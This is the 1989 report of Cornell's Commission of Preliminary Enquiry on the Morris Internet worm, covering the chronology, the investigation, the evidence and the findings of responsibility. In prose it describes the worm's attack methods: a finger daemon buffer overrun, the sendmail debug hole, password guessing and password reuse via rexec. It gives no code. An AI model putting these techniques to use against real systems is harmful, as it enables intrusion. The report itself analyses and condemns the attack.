THE COMPUTER WORM

A Report to the Provost of Cornell University on an Investigation Conducted by The Commission of Preliminary Enquiry:

Ted Eisenberg, Law
David Gries, Computer Science
Juris Hartmanis, Computer Science
Don Holcomb, Physics
M. Stuart Lynn, Office of Information Technologies (Chair)
Thomas Santoro, Office of the University Counsel

February 6, 1989

Cornell University
308 Day Hall
Ithaca, NY 14853-2801
(607) 255-3324

THE COMPUTER WORM

TABLE OF CONTENTS

THE COMPUTER WORM

A Report to the Provost on an Investigation Conducted by
The Commission of Preliminary Enquiry:

Ted Eisenberg, Law
David Gries, Computer Science
Juris Hartmanis, Computer Science
Don Holcomb, Physics
M. Stuart Lynn, Office of Information Technologies (Chair)
Thomas Santoro, Office of University Counsel

---

1. INTRODUCTION

This is a report of the Commission of Preliminary Enquiry appointed in response to Provost Barker's letter of November 7, 1988, to Vice President for Information Technologies, M. Stuart Lynn. Provost Barker's letter requested an investigation of the apparent use of Cornell computers to construct and launch the "worm"[1] that disrupted computer networks and systems nationwide beginning November 2, 1988. Provost Barker's letter was prompted by widespread press reports alleging that a Cornell first-year computer science graduate student, Robert Tappan Morris, had created the worm and had unleashed it on the Internet, a collection of national computer networks linking research and instructional facilities in universities as well as government and industrial research establishments.

The worm reportedly disrupted the operations of over 6,000 computers nationwide[2] by exploiting certain security loopholes in applications closely associated with the operating system[3]. Computers affected were limited to those

---

[1] The press popularly referred to the worm as a "virus", which was the early "diagnosis" of some technical experts before the program had been fully analyzed. However, technically the program was a "worm" since it did not attach itself to a host program in order to propagate itself across the networks.

[2] This estimate by the press may not be accurate. See Section 6, "Impact of the Worm".

[3] The operating system of a computer is a complex piece of software that controls the operations of the computer, providing the environment in which applications software can function. Every computer requires an operating system.

running a version of the UNIX operating system[4] known as 4.3BSD, which was developed by the Computer Systems Research Group (CSRG) of the University of California, Berkeley, and distributed at no charge other than distribution costs to universities and research institutions around the country. It also affected versions of UNIX that were derived from the CSRG work, in particular versions of SUN, which ran on SUN Microsystems computers.

The Commission was charged to:

(1) Accumulate all evidence concerning the potential involvement of Mr. Robert Tappan Morris in the computer worm attack, and to assess such evidence to determine whether or not Morris was the likely perpetrator.

(2) Accumulate all evidence concerning the potential involvement of any other member of the Cornell community, and to assess such evidence to determine whether or not any other member of the Cornell community was involved in the worm attack or was aware of the potential worm attack.

(3) Evaluate relevant computer policies and procedures to determine which, if any, were violated and to make preliminary recommendations as to whether any of such policies and procedures should be modified to inhibit potential future security violations of this general type.

---

[4] UNIX is a registered trademark of AT&T, the original developers of the system.

2. SUMMARY OF FINDINGS AND COMMENTS

Findings:

Based on the evidence presented to the Commission, the Commission finds[5] that:

Responsibility for the Acts:

- The worm attack occurred as described in Section 3.
- Robert Tappan Morris, a first year computer science graduate student at Cornell, created the worm and unleashed it on the Internet.
- In the process of creating and unleashing the worm, Morris violated Computer Science Department policy on the use of departmental research computing facilities.

Impact of the Worm:

- The performance of computers "infected" by the worm degraded substantially, unless remedial steps were taken. Eventually such infected computers would come to a halt. These symptoms were caused by uncontrollable replication of the worm clogging the computer's memory. The worm, however, did not modify or destroy any system or user files or data.
- Based on anecdotal and other information, several thousand computers were infected[6] by the worm. The Commission has not systematically attempted to estimate the exact number infected. Many thousands more were affected in the sense that they had to be tested for infection and preventive measures applied even if the computers were not infected. It appears that the operation of most infected and potentially affected computers and of the research done on those computers was brought to a halt in order to apply remedial or preventive measures, all of which required the diversion of

---

[5] The Commission has chosen not to adopt an express standard of proof for its findings. The findings are only qualified where the Commission cannot reach a definitive conclusion.

[6] We use the term "infect" to signify that at least one copy of the worm was left on the penetrated computer.

considerable staff time from more productive efforts.

Mitigation Attempts:

- Morris made only minimal efforts to halt the worm once it had propagated, and did not inform any person in a position of responsibility as to the existence and content of the worm.

Violation of Computer Abuse Policies:

- The Cornell Computer Science Department "Policy for the Use of the Research Computing Facility" prohibits "use of its computer facilities for browsing through private computer files, decrypting encrypted material, or obtaining unauthorized user privileges". All three aspects of this Policy were violated by Morris.

- Morris was apparently given a copy of this Policy but it is not known whether he read it. Probably he did not attend the lecture during orientation when this Policy was discussed, even though he was present on campus.

Intent:

- Most probably Morris did not intend for the worm to destroy data or other files or to interfere with the normal functioning of any computers that were penetrated.

- Most probably Morris intended for the worm to spread widely through host computers attached to the network in such a manner as to remain undiscovered. Morris took steps in designing the worm to hide it from potential discovery, and yet for it to continue to exist in the event it actually was discovered. It is not known whether he intended to announce the existence of the worm at some future date had it propagated according to this plan.

- There is no direct evidence to suggest that Morris intended for the worm to replicate uncontrollably. However, given Morris' evident knowledge of systems and networks, he knew or clearly should have known that such a consequence was certain, given the design of the worm. As such, it appears that Morris failed to consider the most probable consequences of his actions. At the very least, such failure constitutes reckless disregard of those probable consequences.

Security Attitudes and Knowledge:

- This appears to have been an uncharacteristic act for Morris to have committed, according to those who knew him well. In the past, particularly while an undergraduate at Harvard University, Morris appears to have been more concerned about protecting against abuse of computers rather than in violating computer security.

- Harvard's policy on misuse of computer systems contained in the Harvard Student Handbook clearly prohibited actions of the type inherent to the creation and propagation of the worm. For this and other reasons, the Commission believes that Morris knew that the acts he committed were regarded as wrongful acts by the professional community.

- At least one of the security flaws exploited by the worm was previously known by a number of individuals, as was the methodology exploited by other flaws. Morris may have discovered the flaws independently.

- Many members of the UNIX community are ambivalent about reporting security flaws in UNIX out of concern that knowledge of such flaws could be exploited before the flaws are fixed in all affected versions of UNIX. There is no clear security policy among UNIX developers, including in the commercial sector. Morris explored UNIX security issues in such an ambivalent atmosphere and received no clear guidance about reporting security flaws from his peers or mentors at Harvard or elsewhere.

Technical Sophistication:

- Although the worm was technically sophisticated, its creation required dedication and perseverance rather than technical brilliance. The worm could have been created by many students, graduate or undergraduate, at Cornell or at other institutions, particularly if forearmed with knowledge of the security flaws exploited or of similar flaws.

Cornell Involvement:

- There is no evidence that anyone from the Cornell community aided Morris or otherwise knew of the worm prior to its launch. Morris did inform one student earlier that he had discovered certain

security weaknesses in UNIX. The first that anyone at Cornell learned that any member of the Cornell community might have been involved came at approximately 9.30 p.m. on November 4 when the Cornell News Service was contacted by the Washington Post.

Ethical Considerations:

- Prevailing ethical beliefs of students towards acts of this kind vary considerably from admiration to tolerance to condemnation. The computer science profession as a whole seems far less tolerant, but the attitudes of the profession may not be well communicated to students.

Community Sentiment:

- Sentiment among the computer science professional community appears to favor strong disciplinary measures for perpetrators of acts of this kind. Such disciplinary measures, however, should not be so stern as to damage permanently the perpetrator's career.

University Policies on Computer Abuse:

- The policies and practices of the Cornell Computer Science Department regarding computer abuse and security are comparable with those of other computer science and many other academic departments around the nation.

- Cornell has policies on computer abuse and security that apply to its central facilities, but not to departmental facilities.

- In view of the pervasive use of computers throughout the campus, there is a need for university-wide policy on computer abuse. The Commission recommends that the Provost establish a committee to develop such policy, and that such policy appear in all legislative and policy manuals that govern conduct by members of the Cornell community.

- In view of the distributed nature of computing at Cornell, there is also a need for a university-wide committee to provide advice and appropriate standards on security matters to departmental computer and network facility managers. The Commission recommends that the Vice President for Information Technologies be asked to establish such a committee.

Comments:

The Commission believes that the acts committed in obtaining unauthorized passwords and in disseminating the worm on the national network were wrong and contrary to the standards of the computer science profession. They have little if any redeeming technical, social or other value. The act of propagating the worm was fundamentally a juvenile act that ignored the clear potential consequences. The act was selfish and inconsiderate of the obvious effect it would have on countless individuals who had to devote substantial time to cleaning up the effects of the worm, as well as on those whose research and other work was interrupted or delayed.

Contrary to the impression given in many media reports, the Commission does not regard this act as an heroic event that pointed up the weaknesses of operating systems. The fact that UNIX, in particular BSD UNIX, has many security flaws has been generally well-known, as indeed are the potential dangers of viruses and worms in general. Although such security flaws may not be known to the public at large, their existence is accepted by those who make use of UNIX. It is no act of genius or heroism to exploit such weaknesses.

A community of scholars should not have to build walls as high as the sky to protect a reasonable expectation of privacy, particularly when such walls will equally impede the free flow of information. Besides, attempting to build such walls is likely to be futile in a community of individuals possessed of all the knowledge and skills required to scale the highest barriers.

There is a reasonable trust between scholars in the pursuit of knowledge, a trust upon which the users of the Internet have relied for many years. This policy of trust has yielded significant benefits to the computer science community and, through the contributions of that community, to the world at large. Violations of such a trust cannot be condoned. Even if there are unintended side benefits, which is arguable, there is a greater loss to the community as a whole.

This was not a simple act of trespass analogous to wandering through someone's unlocked house without permission but with no intent to cause damage. A more apt analogy would be the driving of a golf-cart on a rainy day through most houses in a neighborhood. The driver may have navigated carefully and broken no china, but it should have been obvious to the driver that the mud on the tires would soil the carpets and that the owners would later have to clean up the mess.

Experiments of this kind should be carried out under controlled conditions in an isolated environment. Cornell Computer Science Department faculty would certainly have cooperated in properly establishing such an experiment had they been consulted beforehand.

The Commission suggests that media exaggerations of the value and technical sophistication of this kind of activity obscures the far more accomplished work of those students who complete their graduate studies without public fanfare; who make constructive contributions to computer science and the advancement of knowledge through their patiently constructed dissertations; and who subject their work to the close scrutiny and evaluation of their peers, and not to the interpretations of the popular press.

3. BACKGROUND

The Chronology:

This abridged chronology is intended only as background for understanding the balance of this Report. For further information on the chronology, see Appendices 1 and 2 .

Shortly after[7] 7.26 p.m. on Wednesday, November 2, 1988 (all times in this Report will be Eastern Standard Time unless otherwise indicated), a computer "worm" was unleashed on the Internet, the interconnected set of national research networks that provide for communications between computers located at research universities and governmental and industrial research establishments around the nation. The worm was initially thought to be a "virus", based on some preliminary technical findings before the program had been completely analyzed, and this term was popularly adopted by the media. However, technically it was indeed a "worm" insofar as it propagated itself and did not need to attach itself to a host program to facilitate propagation. Also, it was not strictly a network worm, but a host computer worm that was transmitted over networks. The networks themselves functioned correctly and securely throughout the incident.

The worm spread rapidly (see Appendix 3) among computers across the nation. By the following morning, it appears that several thousand computers had been penetrated. The worm did not destroy any data or files but, for reasons described later in this Report, it replicated wildly, causing contaminated computers to slow down from overload and, eventually, to crash.

The worm attacked the M.I.T computer, PREP, around 8.p.m.[8]. This appears to have been the first penetration[9] by the

---

[7] See following footnote.

[8] Glen Adams of M.I.T., who has nominal responsibility for PREP although PREP has in reality been loosely managed by a group of graduate students, made an entry in his notebook following discovery of the worm on PREP that the attack occurred at "approximately 8 p.m.". From independent evidence (see Page 39), the Commission can verify that the worm was not launched before 7.26 p.m. Unfortunately, Adams did not keep the original computer records.

[9] PREP was first identified as the site of the earliest attack in the New York Times article of November 5. According to Glen Adams, the author of that article, John Markoff, told him that he had reliably received that

worm, although this particular penetration was not discovered until later. PREP is known to be an insecure computer[10]. Morris had a guest account on PREP with userid[11] RSM and password RSM. It has been speculated that the worm was remotely launched from this account. This is certainly consistent with observed facts but cannot be verified from the records. Curiously, early on the morning of November 3, someone erased the PREP system file which recorded remote logins, making it difficult, if not impossible, to trace the history of the worm on that computer. Coincidentally, and unfortunately, the mail program which logged all system transactions was set to log those transactions to a remote disk server which had been down the entire previous week.

Perhaps because of the time difference, the worm was apparently first noticed at several installations on the West Coast. The first infection on the West Coast may have been at 6.24 P.M. PST at the Rand Corporation in Santa Monica. However, its first actual discovery may have occurred when several undergraduates[12] at the University of California, Berkeley returned from dinner at around 7 p.m. PST, logged on to one of the computers, and observed from the system status log that "someone" was repeatedly and rapidly trying to log onto the computer. For an account of what ensued, see Appendix 4. After contacting staff members

---

information from Paul Graham, a Harvard graduate student, who had been contacted by Morris the night of November 4 (see Page 18 of this Report). Adams contacted Graham by electronic mail. Graham's later electronic mail response apparently gave Adams the clear impression that Morris had confirmed the PREP launch of the worm to Graham otherwise, according to the impression given in Graham's response, Graham would not have reported such to the New York Times. Unfortunately, Adams did not keep a copy of that message and cannot recall the exact wording.

[10] For example, a later analysis by the PREP System Manager revealed that between 200 and 500 of the accounts of PREP used passwords (see following footnote) which could trivially be cracked, such as the supposedly secure password being the same as the userid. Apparently M.I.T. intends to remove PREP from service shortly.

[11] A "userid" is the name by which an individual identifies him/herself to a computer when signing (logging) on. It is usually not a confidential piece of information. Additionally, the user is most often required to provide a secure "password", which is usually known only to that user and to certain privileged staff members who maintain the computer's software.

[12] Staff members at Berkeley may have noticed it at about the same time.

and together analyzing the attack, the Berkeley team developed fixes to destroy the worm on infected computers and to prevent reinfection.

Suggestions for preventive measures were distributed nationwide over the networks at about 2.30 a.m. on November 3. The first patches to fix infected systems and prevent infections were distributed nationwide about 6 a.m. on November 3 (for the so-called SENDMAIL attack) but other fixes were not distributed until about 10.00 p.m. on November 3 (for the so-called Finger Daemon attack). By that time, staff members at Purdue University, the University of Utah, and at Project Athena at M.I.T had also become involved in helping to analyze the worm and provide cures.

With such assistance, most installations were able to detect infestations and repair damage by late evening, November 3, although there have been reports of several installations taking much longer, even several days. All of these detection, eradication and prevention activities took long hours of work at affected institutions.

From computer records it appears that the first known instance of the fully-developed worm attacking Cornell computers occurred at 10.55 p.m. the evening of November 2. This was about the same time it was attacking other computers around the nation. Computer Science Department student users noticed strange behavior in the small hours of the morning of November 3 and informed staff members. However, it was not until early the following morning that staff members first positively identified the presence of the worm at Cornell.

The national press started to report the worm on November 3, with the coverage gaining in momentum. At that time, it was merely speculated that the worm had originated somewhere in the Northeast.

On Friday, November 4, at about 9.30 p.m., Dennis Meredith of the Cornell News Service received a call from the Washington Post reporting that the New York Times was to carry a story the following morning naming Robert Tappan Morris, a Cornell graduate student, as the author of the worm. Apparently, the Times had learned this information from unnamed friends of Morris. The report of Morris' alleged involvement was first announced to the nation on CNN television news later that night.

This was the start of a press crescendo that grew for the next week or more.

The Worm:

The worm itself was a sophisticated program, in spite of its design flaws and programming errors. A brief overview is presented in this section. A full understanding of this Section is not essential to understanding the balance of the report. For a more detailed technical description, see Appendices 1 and 2.

The worm consisted of two parts: a 99-line "probe" written in high-level language[13] and a much larger "corpus", which had been compiled into binary machine language[14]. The probe would attempt a limited penetration of a computer on the network and, if successful, would compile and execute itself on the penetrated host and then send for the corpus.

The worm had four main methods of attack and several methods of defence, the latter to avoid discovery and elimination. We shall refer to the methods of attack as Method-F (for Finger Daemon), Method-S (for SENDMAIL), Method-P (for passwords), and Method-R (for rexec).

Method-F and Method-S exploited design or security flaws in the so-called SENDMAIL and Finger Daemon programs that were incorporated in some of the versions of UNIX distributed by the Computer Systems Research Group at the University of California, Berkeley, the so-called BSD versions of UNIX; or in derivatives of the BSD distribution, such as that distributed by SUN Microsystems. Actually, there were two versions of the corpus of the worm, one specifically designed for Digital Equipment Corporation VAX computers running BSD UNIX and the other for certain SUN Microsystems computers.

Method-F exploited a feature of BSD whereby it is possible for a user to obtain certain information about another user on a remote computer. This feature employs an old program that lacks an important check to determine that the request is limited in length. Method-F exploited this oversight by submitting long requests that overran the space allocated by the program and using the "twilight zone" overrun space for its own nefarious purposes.

---

[13] The "C Language".

[14] From the original source version decrypted from Morris' files, we know that this comprised about 3,568 lines of source C code.

Method-S exploited a debugging capability that was left by the designer[15] of the SENDMAIL program, a program that allows users to send electronic mail to each other. The capability allowed the designer to test SENDMAIL on remote hosts without having to require special privileges on that host. The designer argues that this type of capability is important for maintaining programs on a distributed network. The debug facility could be turned off or on by the systems manager when installing the UNIX system. The default in the BSD distribution was that it was turned on (some other versions of UNIX, even those based on the BSD distribution, reverse this default). The worm was able to combine this capability with another capability, namely the ability, if this debug capability was turned on, to use the name of a command process (program) instead of a person as the recipient of an electronic message. In these circumstances, the worm would send an electronic message containing the "probe" program as the message to a command process, which would indirectly compile the probe and then execute it. Such execution would in turn cause the probe to drag over the corpus and build a new, complete worm.

Method-P attempted to infect remote computer accounts by "guessing" at passwords using techniques well-known in the literature that exploit users' predilections for selecting easily remembered passwords, such as permutations of their userids. Thus, a user with an account userid "msl" might use "lsm" as a password. Method-P also referenced a standard list of passwords, which we now know[16] to have been developed by Morris over a period of time by cracking various computer accounts using a variety of standard techniques.

Method-R exploited a design feature of BSD UNIX that is not necessarily a flaw. As a convenience, the feature allows for a user with an account on one computer to use the same password on an account with the same userid (account name) on another computer. One way this feature was exploited by the worm was that it was programmed to look for accounts on remote hosts with the same userid as the account that the worm had already successfully infected, and, if successful, to attempt to crack that account by using the same password. Method-R was also used in conjunction with Method-P. Method-R was the preferred method, insofar as it was attempted before the other methods.

---

[15] Eric Allman, now at the International Computer Science Institute of the University of California at Berkeley, was a Berkeley graduate student and later a CSRG staff member when he designed SENDMAIL.

[16] See Section 5.

The worm program contained code to propagate itself using these four methods in various ways. It contained code that attempted to prevent enormous replication, which in fact failed to perform as apparently intended (see discussion of Intent in Section 6). It contained code that attempted to cover the tracks of the worm so that it was not easily discoverable (the failure of the anti-replication code was what led to the worm's ultimate discovery). It contained code apparently directed at ensuring the worm's survival even if it was discovered. It contained code that was apparently intended to give the appearance that the worm was sending information to a computer at the University of California, Berkeley in order to direct suspicion to that computer.

4. METHODS OF INVESTIGATION

The Commission primarily relied for evidence upon interviews conducted by the Judicial Administrator of the University and by the Chairperson of the Commission, and upon analysis of the files contained on the backup tapes (see below) of Morris' accounts on Computer Science Department computers[17]. The Commission also reviewed various documents.

Interviews were conducted with the seven graduate students who shared an office with Morris; with the graduate student in charge of new graduate student orientation; with Professor Dexter Kozen who is the graduate advisor to new computer science students; with Professor John Hopcroft, Chairman of the Computer Science Department; with Dr. Dean Krafft, Computer Science Department computer facilities manager; with staff members of the Electrical Engineering and Computer Science Departments and of the Cornell Theory Center; with several present or former staff members and students of Harvard University who knew Morris as an undergraduate, including Mr. Andrew Sudduth who was contacted by Morris late at night on November 2; with Mr. Glen Adams of M.I.T.; and with staff of the University of California, Berkeley, who had been involved in analyzing and developing antidotes to the worm on November 2 and 3. Several of the interviews were conducted by telephone.

In spite of repeated attempts, the Commission has been unable to reach Mr. Paul Graham, a Harvard graduate student and a staff member of the Aiken Computational Laboratory at Harvard who knew Morris well. This is unfortunate in view of the role he apparently played on the night of November 2 as described by Mr. Sudduth (see next Section) and in view of other light he may have been able to shed on the matter. The Commission believes that Mr. Graham may possess helpful information.

The computer files, most of which had been encrypted by Morris, were obtained from "backup" tapes routinely maintained by the Computer Science Department. Backup tapes may be used, for example, to recover from subsequent system malfunctions that may occur. These tapes, made every two days, contain a snapshot of the status of all files and other records on the computer systems at the time. They cannot record ephemeral activity that may occur between backups. Thus, for example, it is possible for a user to

---

[17] Every computer science graduate student has access to at least two computer accounts, one on a networked cluster of SUN workstations and the other on a VAX computer, SVAX. Both systems run versions of UNIX that were vulnerable to the worm.

create, modify, or erase a file between backups, in which case no trace of the activity would exist on the subsequent backup.

Dr. Krafft was ingeniously able to decrypt the computer files associated with Morris' accounts and thereby provide the Commission with key information. These files, dating back to Morris' arrival at Cornell, were examined for relevant information. Other computer records obtained from the backup tapes were also helpful, including system logon and mailfile records. The staff of the University of California, Berkeley graciously provided a decompilation of the worm object[18] program as well as other helpful technical information, as did Dr. Donn Seeley of the University of Utah.

Documents examined include policy statements and orientation material provided by the Computer Science Department; various technical reports and papers relating to computer security in general and UNIX security in particular, as well as to the worm itself; telephone records pertaining to the use of the telephone in Morris' office; network bulletin board material containing comments by various individuals on the computer virus; editorial letters, articles and editorials reflecting on professional attitudes to activities of this type; and many press reports, the most comprehensive of which were articles in the New York Times and the Wall Street Journal (see Appendices 5 and 6). A partial bibliography is provided in Appendix 7.

Acting under the advice of his attorney (see letter, Appendix 11), Morris has chosen not to be interviewed by the Commission. He has at no time affirmed or denied his responsibility. The Commission does not take this as evidence one way or the other, given Morris' potential problems with violations of federal and state law.

Although the interviews conducted and the material analyzed were not exhaustive, the Commission feels the evidence it obtained was sufficient to support the conclusions reached. Moreover, it is unlikely that further interviews or analysis conducted without the imperative of legal or other judicial powers would add sufficient new information to change or further refine our findings.

---

[18] The original worm "source" program was written in the computer language "C" and then compiled into an "object" program of machine language instructions. "Decompilation" is a form of reverse engineering that converts the object program, which is not easily understandable by even the most skilled computer programmers, back into a more understandable "C" program, which closely resembles the original source program.

5. INTRODUCTION TO THE EVIDENCE

Most of the evidence is presented in the next Section along with the Commission's Findings. This Section is intended only as a brief introduction to that evidence to provide a foundation for the next Section.

Computer Files:

The richest lode of evidence came from Morris' computer files. Among other material was an early source code version of the worm dated October 15, 1988, containing remarks that suggest the intent of the worm (see Appendix 8); almost-complete (filed 12.13 p.m. on November 2) and complete (filed 8.26 p.m. on November 2[19]) source code versions of the worm that had been encrypted[20], the latter being structurally equivalent to the decompiled[21] version obtained by University of California, Berkeley staff; files containing userid/password combinations to other accounts at Cornell and elsewhere; a file containing a list of passwords substantially similar to the list of passwords contained in the worm itself and almost identical to the passwords contained in the userid/password list[22]; mail records indicating communications on November 2 and November 3 with Paul Graham, a student at Harvard University, and Andrew Sudduth, then a staff member at Harvard University[23], the significance of which will be described below; and certain logon records that confirm the likelihood and timings of Morris' access to his accounts.

---

[19] See Footnote 62 on Page 39.

[20] The October 15 version, which contains some of the most telling remarks on Morris' intent, had been left unencrypted. This may not have been an oversight by Morris. The computer may have performed its backup (see Section 4) procedure that night while Morris was working on the worm program and thus taken a snapshot of Morris' files while the worm program was uencrypted.

[21] See Footnote 18 on Page 16.

[22] The significance of this is that it is now clear that the list of passwords contained in the worm was generated from knowledge obtained from the userid/passwords combinations. In other words, the perpetrator knew that each password in the list was a password to at least one account on the Internet.

[23] Mr. Sudduth has since left Harvard University and is now with the Open Software Foundation.

Sudduth Evidence:

Mr. Andrew Sudduth, then[24] a staff member of the Aiken Computational Laboratory at Harvard University, had known Morris for two years when Morris was an undergraduate at Harvard. Morris had intermittently worked at the Aiken Laboratory during that time, often without compensation. Mr. Sudduth had remained in contact with Morris over the several months since Morris had graduated from Harvard.

Mr. Sudduth reported that he and Mr. Paul Graham, another staff member[25] were conversing about 11 p.m. on November 2 when Morris called and spoke with Mr. Graham. Subsequently, according to Sudduth, Graham told him that "something big was up". Upon being pressed by Sudduth, who was concerned about the potential effect on the Aiken computers, Graham related that Morris had told him that he had released a virus (sic) that was clogging the computers at Cornell and that it was probably all over the country. Sudduth sent Morris a mail message asking him to call.

Sudduth also stated that Morris called about 11.30 p.m. and told him that something was going on, but that it would not affect the Aiken computers since the exposure underlying Method-F[26] had been closed on those computers some years previously[27]; and that Morris suggested measures to protect against the other vulnerabilities. According to Sudduth, Morris did not say specifically during the conversation that he had launched the worm, but from their conversation such a conclusion was obvious to Sudduth. Sudduth stated that he had the clear impression that Morris had told Graham that Morris had indeed launched the worm. Sudduth also reported that he gave Morris advice on how to remain anonymous.

Later, about 2.30 a.m. on November 3, Morris called Sudduth back. Morris told Sudduth that he wanted to broadcast a message of apology across the network containing advice on how to prevent infection by the worm. They discussed ways on how to broadcast the message in such a way as to protect the anonymity of both Sudduth and Morris. Morris seemed preoccupied but appeared to believe that he had made a "colossal" mistake. No conclusions were reached on how to send the message, but Sudduth assured Morris that he would

---

[24] See previous footnote.

[25] See comments concerning Graham on Page 15.

[26] See description of the worm on Page 12.

[27] See discussion of the events behind this closure on Page 36.

find a way. Sudduth did indeed broadcast an anonymous message[28] of apology at about 3.30 a.m., but it went over an obscure route and there was at least a 24-hour delay before it reached the community, long after the Berkeley group and others had already broadcast other preventive measures. Much later, on November 5, after the media broke the story alleging Morris' complicity, Sudduth broadcast another message acknowledging that he was the author of the earlier message, but he still protected Morris' identity. Morris called Sudduth from an unknown location on Friday, November 4, to determine that Sudduth had indeed broadcast the original message of apology.

Sudduth also told the Commission that Morris repeatedly called Graham between November 2 and November 6. Graham reportedly told Sudduth that Morris had launched the worm through M.I.T.'s PREP computer. Graham had also given the same impression to Glen Adams of M.I.T.[29].

Morris had visited Harvard between October 20 and 22. Curiously, it is known from versions of the worm derived from Morris' files on the backup tapes that the design of the worm changed significantly after that visit: Method-S was added. There had been no suggestion of Method-S in the remarks in the October 15 version concerning the proposed design of the worm. Harvard staff interviewed by the Commission, including Sudduth, deny any discussions with Morris during that visit on the subject of the worm. Mr. Graham might be able to shed some light on this matter. It would be interesting to know, for example, to what Graham was referring in an October 26 electronic mail message to Morris when he enquired as to whether there was "Any news on the brilliant project?".

Sudduth also gave information regarding Morris' possible prior knowledge of security flaws in UNIX and regarding Morris' attitudes towards security. The Commission also obtained such information from other former Harvard colleagues of Morris. This is discussed in the Section entitled "Security Attitudes and Knowledge".

Evidence of Cornell Students:

Other evidence came from interviews with Morris' officemates. One student, Dawson Dean, reported a conversation with Morris on October 28 at about 7 p.m. Morris reported that he had broken the UNIX password system and had obtained passwords from other accounts, and also that two years earlier he had figured out Method-F. Dean was

---

[28] See Appendix 13.

[29] See Footnote 9 on Page 9.

initially skeptical, but became convinced when Morris gave him sufficient detail to substantiate the claim. He asked what Morris intended to do with the knowledge; Morris replied nothing, he was just doing it for fun. Dean also reported seeing Morris on the telephone while sitting before one of the office computer terminals on the night of November 2 around midnight. He overheard Morris referring to Harvard and M.I.T. These times are also consistent with Sudduth's evidence.

Michael Hopcroft, another officemate who was also friendly with Morris, reported conversations with Morris about UNIX security. Morris had spoken confidently of being able to crack UNIX security. Other student officemates had little of significance to report. Morris had apparently not made any close friends during his two months at Cornell. He seemed to prefer to work alone and, according to some reports, spent many hours programming at the computer.

Samir Khuller, the graduate student in charge of orientation of new graduate students reported that Morris was not present at the first day of orientation when certain talks were given by the faculty. He recalls Morris coming to his office on the second or third day of the orientation period, most probably the latter. He gave Morris a set of the orientation materials, including a copy of the Computer Science Department Policy for Use of the Research Computing Facility. The latter contained the following statement:

> Confidential material is maintained on the systems. Any attempts by unauthorized individuals to "browse" through private computer files, decrypt encrypted material, or obtain user privileges to which they are not entitled will be regarded as a very serious offence. Any of these actions will result in loss of all computer privileges, and may, for student users, result in expulsion from the graduate program.

Khuller did not discuss the Policy with Morris and cannot affirm whether Morris read the Policy. From logon records, it appears that Morris lost no time. He immediately obtained his password from the department graduate secretary and directly logged onto the computer. Khuller did report that Morris was at lunch the next day following which, at a different location, Dean Krafft, Computer Science Department Facilities Manager, gave a talk on, among other matters, computer security, in which he pointed out that security violations are serious matters and referenced the Policy (a copy of the slide used by Dr. Krafft is attached as Appendix 9). It appears that Morris of his own volition skipped this talk, since he was apparently logged onto the computer at that time. The record of logins to Morris' account contains

an entry starting at 1.57 p.m. and ending at 2.16 p.m. on August 23rd, which overlaps the key first 16 minutes of Krafft's 2 p.m. talk.

Other Evidence:

In understanding and analyzing the structure of the worm, the Commission has relied on the evidence of Dr. Krafft; of various members of the CSRG at Berkeley; of analysis presented in various reports[30]; and on its own reading of selected parts of the code.

[30] See Appendices 1,2 and 3.

6. INTERPRETATION AND FINDINGS

Responsibility for the Acts:

Two separate but related acts need to be considered:

- The act of violating departmental policies, including the unauthorized possession of passwords and of unauthorized access to computer accounts; and
- The act of unleashing the worm on the Internet in such a manner as to penetrate other computers and computer accounts and to cause interruptions to the normal performance of those computers.

From the evidence, the Commission concludes[31] that Robert Tappan Morris committed the first act, and that such an act is contrary to the written policies of the Computer Science Department (see Appendix 10). The reasons behind the Commission's conclusions are discussed on Page 26.

The Commission also finds Morris to be responsible for the second act. Copies of the worm were found in his computer account in various stages of development culminating in the final version, finishing touches to which were implemented on the afternoon of November 2. The October 15 version contains statements of early design intent (see Appendix 8), which were generally reflected in the final version. According to Dr. Krafft, the final version is structurally identical to the "decompiled" version[32] of the actual worm detected on various computers attached to the Internet. This decompiled version was developed by the CSRG group at Berkeley and others.

The evidence clearly indicates that it was Morris who was responsible for these versions of the virus found in his account. Morris was observed on numerous occasions using the computer. There was no other account to which he had legitimate access. He did not report any suspicious use of his account. Other legitimate material was found in his account (coursework and electronic mail, for example) indicating that he used his account repeatedly. The Commission found no evidence or suggestion of use of Morris' account by others.

The Commission, therefore, does not believe anyone else could have developed the worm program without Morris' knowledge and certainly not without his collusion and

---

[31] See Footnote 5 on Page 3.

[32] See Footnote 18 on Page 16.

involvement. The Commission has found no evidence for the involvement of any other party.

Furthermore, the Commission has found no evidence to suggest that any other party unleashed the worm once it had been created. To the contrary, we have the evidence of Sudduth that it was Morris who not only reportedly had unleashed the worm, but who also subsequently made an inadequate attempt to distribute an antidote and an apology.

Impact of the Worm:

The Commission has not attempted to determine systematically how far the worm spread. The press has reported that it penetrated over 6,000 computers. Apparently, this number was determined by extrapolating the experience of one institution[33] to the entire network and may therefore be suspect, although, based on anecdotal and other evidence, the order of magnitude is likely to be correct[34].

In assessing the impact, it is helpful to distinguish between the number of computers infected and the number affected. Even if a computer was not infected, it may have been affected, since time had to be devoted to determine whether it was in fact infected; and even if it was not infected, preventive measures had to be installed. The press figure of 6,000 computers was an estimate of the number of infected computers. Furthermore, the worm was able to penetrate a number of computers other than SUN and DEC VAX computers, but the worm could only regenerate itself and replicate on SUN and DEC VAX ccomputers running specific versions of UNIX.

Institutions contacted by the Commission had not tabulated precisely how many computers were infected at their location. Neither did Cornell, although Dr. Krafft estimates that 100-150 computers were infected throughout the campus,

---

[33] Apparently someone at M.I.T. had roughly estimated that the worm infected 10% of the computers they have attached to the network. Glen Adams has confirmed that the worm infected 90 computers running UNIX in the M.I.T. Artificial Intelligence Laboratory, out of 300 computers altogether in the Laboratory (the rest are LISP machines). However, this number includes 50 Hewlett-Packard computers which the worm was able to penetrate but not infect, since the worm contained no Hewlett-Packard specific code which enabled it to regenerate itself on that computer.

[34] Other estimates, based upon applying population dynamics to simulations of the network, have placed the number of infested computers closer to 3,000.

with the majority being in the College of Engineering. Berkeley estimated around 100 computers. Judging from these experiences and similar anecdotal information from comparable institutions, the total number of infected computers was surely in the thousands. The number of affected computers must have been considerably higher since all VAX and SUN computers on the network running the vulnerable versions of UNIX were potentially at risk.

Anecdotal evidence also suggests that slowdowns or shutdowns on infected and affected computers delayed research and other productive work, but no evidence of lasting damage has come to the Commission's attention. The main impact was on the time of hundreds of staff members around the nation, often working late into the night, diverting their efforts from productive work into cleanup work.

